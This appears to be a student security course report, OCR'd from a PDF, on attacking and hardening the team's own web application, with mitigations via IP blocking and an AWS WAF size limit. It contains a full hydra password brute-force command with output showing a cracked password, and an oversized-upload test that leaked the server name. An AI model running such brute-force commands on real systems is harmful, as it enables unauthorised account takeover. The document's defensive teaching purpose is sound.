
Attacks and Prevention

1. Broken Authentication

Summary: Attackers have access to hundreds of millions of valid username and password combinations for credential stuffing, default administrative account lists, automated brute force, and dictionary attack tools. Using these data, attackers apply brute force attack to gain access into the system.

Attack steps:

Step 1: Reset password with email address



This error message gives a hint to the attacker to look for different combination of email addresses.

For example: sake consider email: deepak@gmail.com

Attack vector: hydra -l deepak@yahoo.com -P /root/Desktop/credentials.txt http-get://csye6225-fall2018-deshmukh.me/time -s 443 -S -v -V

Note: Here we have used credentials.txt file which contains the list of commonly used passwords.


Attack output:

```
Hydra v8.6 (c) 2017 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal purposes.

Hydra (http://www.thc.org/thc-hydra) starting at 2018-11-25 05:05:09
[DATA] max 10 tasks per 1 server, overall 10 tasks, 10 login tries (l:1/p:10), ~1 try per task
[DATA] attacking http-gets://csye6225-fall2018-deshmukh.me:443//time
[VERBOSE] Resolving addresses ... [VERBOSE] resolving done
[ATTEMPT] target csye6225-fall2018-deshmukh.me - login "deepak@yahoo.com" - pass "deepak1" - 1 of 10 [child 0] (0/0)
[ATTEMPT] target csye6225-fall2018-deshmukh.me - login "deepak@yahoo.com" - pass "deepak123" - 2 of 10 [child 1] (0/0)
[ATTEMPT] target csye6225-fall2018-deshmukh.me - login "deepak@yahoo.com" - pass "deepak12" - 3 of 10 [child 2] (0/0)
[ATTEMPT] target csye6225-fall2018-deshmukh.me - login "deepak@yahoo.com" - pass "gaurang" - 4 of 10 [child 3] (0/0)
[ATTEMPT] target csye6225-fall2018-deshmukh.me - login "deepak@yahoo.com" - pass "gaurang2" - 5 of 10 [child 4] (0/0)
[ATTEMPT] target csye6225-fall2018-deshmukh.me - login "deepak@yahoo.com" - pass "gaurang3" - 6 of 10 [child 5] (0/0)
[ATTEMPT] target csye6225-fall2018-deshmukh.me - login "deepak@yahoo.com" - pass "gaurang4" - 7 of 10 [child 6] (0/0)
[ATTEMPT] target csye6225-fall2018-deshmukh.me - login "deepak@yahoo.com" - pass "BasiceZGVlcGFrQHlhaG9vLmNvbTpkZWUx" - 8 of 10 [child 7] (0/0)
[ATTEMPT] target csye6225-fall2018-deshmukh.me - login "deepak@yahoo.com" - pass "gaurang5" - 9 of 10 [child 8] (0/0)
[ATTEMPT] target csye6225-fall2018-deshmukh.me - login "deepak@yahoo.com" - pass "dee1" - 10 of 10 [child 9] (0/0)
[STATUS] attack finished for csye6225-fall2018-deshmukh.me (waiting for children to complete tests)
[443][http-get] host: csye6225-fall2018-deshmukh.me   login: deepak@yahoo.com   password: dee1
1 of 1 target successfully completed, 1 valid password found
Hydra (http://www.thc.org/thc-hydra) finished at 2018-11-25 05:05:23
```

Mitigation

IP Blocking: When number of bad request reaches certain threshold value, block the IP of that user.




Why did I choose this attack vector: The response given by reset password page clearly given a hint to the attacker that brute force attack can be used on this system to obtain access into the system. Hence we used hydra (a brute force tool provided by kali linux) to imitate this attack.

2. Insufficient Attack Protection


Summary: This type of attack exploits the vulnerabilities in the system by identifying security flaws in the system using basic reconnaissance tools like BurpSuite etc. The vulnerability hence found is exploited further by launching large scale attack thereby bringing the system down.

Attack Steps:

Attaching a file of size 4.9 MB




Exposes vulnerability by showing the backend server used to deploy the application



Mitigation

WAF Size constraint. We provided a size constraint of upto 200 bytes od data. Any packet carrying data beyond this size will be dropped and 403 forbidden error will be thrown.



Why we tried this: We were trying to bring the system down by providing large chunk of data, but to our surprise the system spat the server name (Tomcat as shown above) which is a major vulnerability. We mitigated this by mentioning a size constraint in AWS WAF so that the system only gives back 403 forbidden error.